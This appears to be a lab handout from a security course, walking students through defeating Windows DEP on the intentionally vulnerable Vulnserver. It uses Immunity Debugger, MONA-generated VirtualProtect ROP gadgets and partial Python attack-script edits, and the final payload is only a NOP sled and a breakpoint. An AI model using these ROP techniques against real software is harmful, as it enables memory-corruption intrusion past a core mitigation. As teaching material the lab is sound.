
Turning On Data Execution Prevention

If your Windows machine allows code execution on the stack, you need to make this adjustment.


On your Windows machine, click **Start**. Type **SYSTEM SETTINGS**

In the search results, click "**View advanced system settings**".

In the "System Properties" box, on the **Advanced** tab, in the **Performance** section, click the **Settings...** button, as shown below.



In the "Performance Options" box, on the "**Data Execution Prevention**" tab, click the "**Turn on DEP for all programs...**" button, as shown below.



Click **OK**.

Click **OK** again.

Click **OK** a third time.

Close all programs and restart your Windows machine.

Log in, launch Immunity, and start Vulnserver running inside Immunity again.


Running the JMP ESP Attack Again

On your Kali Linux machine, in a Terminal window, execute this command:

./testnx

The lower left corner of the Immunity window now says "**Access violation**", as shown below.

The top left pane shows the current instruction highlighted--it's a NOP. We cannot execute any code on the stack, not even a NOP! This is a powerful security feature, blocking a whole generation of attacks. The goal of this project is to step up our game to defeat DEP.



Saving a Screen Image

Make sure the "**Access violation**" message in the lower left corner, and the **NOP** in the top left pane are both visible.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

YOU MUST SUBMIT A FULL-SCREEN IMAGE FOR FULL CREDIT!

Paste the image into Paint.

Save the document with the filename "**YOUR NAME Proj 11a**", replacing "YOUR NAME" with your real name.

Understanding Return-Oriented Programming (ROP)

Remember how we located a JMP ESP in the program and used its address for the previous exploit? That was a way to execute code without injecting it--we injected an address into EIP that pointed to the instruction we wanted. In Return Oriented Programming (ROP), we find useful little pieces of code with just a few machine language instructions followed by a RETN, and chain them together to perform something useful. In principle, we could try to make a whole Metasploit payload like a reverse shell using ROP, but it would be a lot of work. In practice, we just use ROP to turn off DEP. A simple, elegant solution.

To turn off DEP, or to allocate a region of RAM with DEP turned off, we can use any of the following functions: VirtuAlloc(), HeapCreate(), SetProcessDEPPolicy(), NtSetInformationProcess(), VirtualProtect(), or WriteProtectMemory(). It's still a pretty complex process to piece together the "Gadgets" (chunks of machine language code) to accomplish that, but, as usual, the authors of MONA have done the hard work for us :).

Building a ROP Chain with MONA

You should have MONA installed in Immunity from the previous project.


In Immunity, at the bottom, there is a white bar. Click in that bar and type this command, followed by the Enter key:

!mona rop -m *.dll -cp nonull

MONA will now hunt through all the DLLs and construct chains of useful gadgets. As you might imagine, this is a big job, so you'll need to wait three minutes or so. During this time, Immunity may freeze and ignore mouse input.

When the process is complete, click **View**, "**Log data**" to bring the "Log data" window to the front. Maximize it.

The ROP generator found thousands of gadgets, as shown below.



The path to the "stackpivot.txt" file may appear in the MONA output, as outlined in red in the image above. If no path is shown, the file will be in the Immunity program folder, which is "C:\Program Files\Immunity Inc\Immunity Debugger" on 32-bit systems.

On 64-bit Windows 10, the file is in a location like "C:\Users\Student\AppData\Local\VirtualStore\Program Files (x86)\Immunity Inc\Immunity Debugger"

Click **Start**, **Computer**. Navigate to that folder. In that folder, double-click the **rop_chains.txt** file.

Understanding the VirtualProtect() ROP Chain

In the "rop_chains.txt" file, scroll down to see the "Register Setup for VirtualProtect()" section, as shown below.

```
#############################################################

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = tr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```


This is what we need to do: insert all those values into registers, and then JMP ESP.

That's how Windows API calls work: you load the parameters into the stack and then call the function's address.

Python Code for ROP Chain

Scroll down further in the "rop_chains.txt" file, to see Python code ready to use, as shown below. How great is that?

Highlight the Python code, right-click it, and click **Copy**, as shown below.



Adding the ROP Code to the Attack

On your Kali Linux machine, in a Terminal window, execute these commands:


cp testnx vs-rop2

nano vs-rop2

In the nano window, use the arrow keys on the keyboard to move the cursor below the "sport = 9999" line.

Press **Shift+Ctrl+V** to paste in the Python ROP code.


The result should be as shown below.




Fixing Indentation

Indentation matters in Python. Use the arrow keys to move to the start of the file.

As you can see in the image below, there's an indentation problem--the pasted code is indented two spaces in from the rest of the program.



Carefully delete the first two spaces from every line of the ROP code, so your program looks like the image below.



The next step is to add the rop_chain to the attack. It replaces the eip.

Change these two lines:

padding = 'F' * (3000 - 2006 - 4 - 16 - 1)


attack = prefix + eip + nopsled + brk + padding

to this:

padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - 1)

attack = prefix + rop_chain + nopsled + brk + padding


as shown below.



Adding Libraries

Use the arrow keys to move to the start of the file.

Add the two libraries "struct" and "sys" to the import statement, as shown below:



To save the code, type **Ctrl+X**, then release the keys and press **Y**, release the keys again, and press **Enter**.

Next you need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

chmod a+x vs-rop2

Restarting Vulnerable Server and Immunity

On your Windows machine, close all Immunity windows.

Double-click **vulnserver** to restart it.

On your Windows desktop, right-click "**Immunity Debugger**" and click "**Run as Administrator**". In the User Account Control box, click **Yes**.

If Immunity shows a confusing mess of windows, click **View**, **CPU**, and maximize the CPU window.

In Immunity, click **File**, **Attach**. Click **vulnserver** and click **Attach**.

Click the "**Run**" button.

Running the ROP Attack


On your Kali Linux machine, in a Terminal window, execute this command:

./vs-rop2

The lower left corner of the Immunity window now says "**INT 3 command**", as shown below.

In the upper right pane of Immunity, left-click the value to the right of ESP, so it's highlighted in blue.

Then right-click the highlighted value and click "**Follow in Dump**".



The lower left pane shows the NOP sled as a series of 90 bytes, followed by a CC byte.

This is working! The ROP Chain turned off DEP, so the code we added to the stack executed.

Right now, the injected code is a NOP sled and an INT 3.

Saving a Screen Image

Make sure the "**INT 3 command**" and the **Series of "90" values followed by a "CC" value** are visible, as highlighted in the image above.

Press the **PrintScrn** key to copy the whole desktop to the clipboard.

